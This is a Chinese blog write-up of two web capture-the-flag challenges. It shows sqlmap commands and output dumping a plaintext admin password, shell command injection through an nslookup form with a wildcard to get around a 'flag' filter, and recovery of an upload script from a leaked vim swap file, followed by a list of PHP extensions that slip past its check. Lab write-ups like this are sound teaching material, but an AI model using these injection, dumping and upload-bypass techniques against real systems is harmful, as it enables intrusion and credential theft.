web攻防实战writeup；sqlmap使用&sql注入&敏感文件扫描&SSFR漏洞BurpSuite使用

原创

Cherry_icc 于 2021-05-15 13:34:10 发布 169 收藏 2
分类专栏： 网络攻防 文章标签： mysql php web sql

本文链接：https://blog.csdn.net/CHERRY_cong/article/details/116845381
版权

网络攻防 专栏收录该内容
5 篇文章 0 订阅
订阅专栏


web攻防实战writeup;sqlmap使用&sql注入&敏感文件扫描&SSFR漏洞BurpSuite使用

文章目录

---

web1

查看题目




admin login page

username:

password:

here is my hint

hint内容：




no password, no hint

下载工具 sqlmap-1.2.4，并使用

step1：扫描数据库

使用命令：`python2 sqlmap.py -u "http://124.16.75.162:31030/hint.php?id=1" --dbs` 扫描hint.php页面




```
cherry@cherry-vm:~/sqlmap-1.2.4$ python2 sqlmap.py -u "http://124.16.75.162:31030/hint.php?id=1" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.4#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state a
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:16:05

[15:16:05] [INFO] resuming back-end DBMS 'mysql'
[15:16:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: id=(SELECT (CASE WHEN (2247=2247) THEN 2247 ELSE 2247*(SELECT 2247 FROM INFORMATION_SCHEMA.PLUGINS) END))
---
[15:16:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0
[15:16:05] [INFO] fetching database names
[15:16:05] [INFO] fetching number of databases
[15:16:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:16:05] [INFO] retrieved: 5
[15:16:06] [INFO] retrieved: information_schema
[15:16:09] [INFO] retrieved: ctf
[15:16:10] [INFO] retrieved: mysql
[15:16:10] [INFO] retrieved: performance_schema
[15:16:15] [INFO] retrieved: sys
available databases [5]:
[*] ctf
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[15:16:15] [INFO] fetched data logged to text files under '/home/cherry/.sqlmap/output/124.16.75.162'

[*] shutting down at 15:16:15
```

检测到有5个可用的数据库，查看第一个 ctf 数据库

step2：列出数据库的表

使用命令：`python2 sqlmap.py -u "http://124.16.75.162:31030/hint.php?id=1" -D ctf --tables`




```
cherry@cherry-vm:~/sqlmap-1.2.4$ python2 sqlmap.py -u "http://124.16.75.162:31030/hint.php?id=1" -D ctf --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 15:16:51

[15:16:51] [INFO] resuming back-end DBMS 'mysql'
[15:16:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: id=(SELECT (CASE WHEN (2247=2247) THEN 2247 ELSE 2247*(SELECT 2247 FROM INFORMATION_SCHEMA.PLUGINS) END))
---
[15:16:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0
[15:16:52] [INFO] fetching tables for database: 'ctf'
[15:16:52] [INFO] fetching number of tables for database 'ctf'
[15:16:52] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:16:52] [INFO] retrieved: 1
[15:16:52] [INFO] retrieved: users
Database: ctf
[1 table]
+-------+
| users |
+-------+

[15:16:53] [INFO] fetched data logged to text files under '/home/cherry/.sqlmap/output/124.16.75.162'

[*] shutting down at 15:16:53
```

https://blog.csdn.net/CHERRY_cong

检测到一个table 为 users

step3：将表中数据输出

使用命令：`python2 sqlmap.py -u "http://124.16.75.162:31030/hint.php?id=1" -D ctf --tables -T users --dump`




```
[15:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0
[15:19:51] [INFO] fetching tables for database: 'ctf'
[15:19:51] [INFO] fetching number of tables for database 'ctf'
[15:19:51] [INFO] resumed: 1
[15:19:51] [INFO] resumed: users
Database: ctf
[1 table]
+-------+
| users |
+-------+

[15:19:51] [INFO] fetching columns for table 'users' in database 'ctf'
[15:19:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:19:51] [INFO] retrieved: 3
[15:19:51] [INFO] retrieved: id
[15:19:51] [INFO] retrieved: username
[15:19:53] [INFO] retrieved: password
[15:19:54] [INFO] fetching entries for table 'users' in database 'ctf'
[15:19:54] [INFO] fetching number of entries for table 'users' in database 'ctf'
[15:19:54] [INFO] retrieved: 1
[15:19:54] [INFO] retrieved: 1
[15:19:54] [INFO] retrieved: Never_Guess_pwd
[15:19:58] [INFO] retrieved: admin
Database: ctf
Table: users
[1 entry]
+----+----------+-----------------+
| id | username | password        |
+----+----------+-----------------+
| 1  | admin    | Never_Guess_pwd |
+----+----------+-----------------+

[15:19:59] [INFO] table 'ctf.users' dumped to CSV file '/home/cherry/.sqlmap/output/124.16.75.162/dump/ctf/users.csv'
[15:19:59] [INFO] fetched data logged to text files under '/home/cherry/.sqlmap/output/124.16.75.162'
```

https://blog.csdn.net/CHERRY_cong

表中的“username”下的是用户名，“password”下是密码，密码是明文存储的，直接得到 password 为 Never_Guess_pwd


登陆后进入admin.php页面，如下



give me a host to resolve

host:


随便输一个 127.0.0.1 返回值为



Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: localhost Address: 127.0.0.1 Name: localhost Address: ::1

step4: sql命令注入

host 输入`;ls`发现可以看到当前目录，然后`;ls /`查看根目录内容如下




give me a host to resolve

host:


bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

直接`;cat /flag` 会看到 no flag in host，通过`cat admin.php`再F12看到源码过滤规则，strstr对比子串里不能出现flag



```
<p>
    <!--?php
    session_start();
    if($_SESSION['islogin']) {
        if(isset($_POST['host'])) {
            if(stristr($_POST['host'], 'flag')!==FALSE) {
                echo "no flag in host";
            } else {
                system("nslookup $_POST[host]");
            }
        }
    } else {
        header("Location: /");
    }
    ?-->
</p>
```

用正则表达式`;cat /fl*g` 就可以看到`flag{from_error_to_blindsqli}`




give me a host to resolve

host:

flag{from_error_to_blindsqli}

web2

题目



no file uploaded


step1 敏感文件扫描

从ppt中 参考

> vim编辑的临时文件 index.php => .index.php.swp；

输入网址后加上*`http://124.16.75.162:31031/.index.php.swp`*下载下来index.php.swp文件

用vim打开可以看到的乱码




```
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@?>^@}^@    die('no file uploaded');^@} else {^@    }^
$_SERVER[REMOTE_ADDR]";^@        move_uploaded_file($_FILES["file"]['tmp_name'], $upload_filename);^@        $upload_filename = $user_h
@        die('hello hacker');^@    if($suffix==="php") {^@    $suffix=strtolower($name[count($name)-1]);^@    $name=explode(".", $_POST
sset($_POST['name'])) {^@} ^@    mkdir($user_home);^@if(!file_exists($user_home)) {^@$user_home = "files/" . md5($_SERVER['REMOTE_ADDR'
</form>^@            <input type="submit" name="submit" value="upload"> ^@            <input type="text" name="name" placeholder="input
    <input type="file" name="file">^@<form action="" method="post" enctype="multipart/form-data"> ^@<body>^@</head>^@<head>^@<html>^@
```

step2 恢复文件查看源码

考虑用vim恢复swp的内容，只能使用curl下载才能恢复

```
$ curl http://124.16.75.162:31031/.index.php.swp --output .index.php.swp
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 12288  100 12288    0     0   571k      0 --:--:-- --:--:-- --:--:--  571k
$ vim -r index.php
```

查看恢复的网页源码




```
<!DOCTYPE html>
<html>
<head>
</head>
<body>
<form action="" method="post" enctype="multipart/form-data">
            <input type="file" name="file">
            <input type="text" name="name" placeholder="input your filename">
            <input type="submit" name="submit" value="upload">
            </form>
</body>
</html>
<?php
$user_home = "files/" . md5($_SERVER['REMOTE_ADDR']);
if(!file_exists($user_home)) {
    mkdir($user_home);
}
if(isset($_FILES["file"]) && isset($_POST['name'])) {
    $name=explode(".", $_POST['name']);
    $suffix=strtolower($name[count($name)-1]);
    if($suffix==="php") {
        die('hello hacker');
    } else {
        $upload_filename = $user_home . '/' . $_POST['name'];
        move_uploaded_file($_FILES["file"]['tmp_name'], $upload_filename);
        echo "upload success, your ip is $_SERVER[REMOTE_ADDR]";
    }
} else {
    die('no file uploaded');
}
?>
```

源码说明后缀名是 ".php" 的文件都拦截不能上传，网上看到说如果是在解题的情况下可以尝试用 PHP 其他后缀进行上传例如：php2, php3, php4, php5，phps, pht, phtm, phtml等。

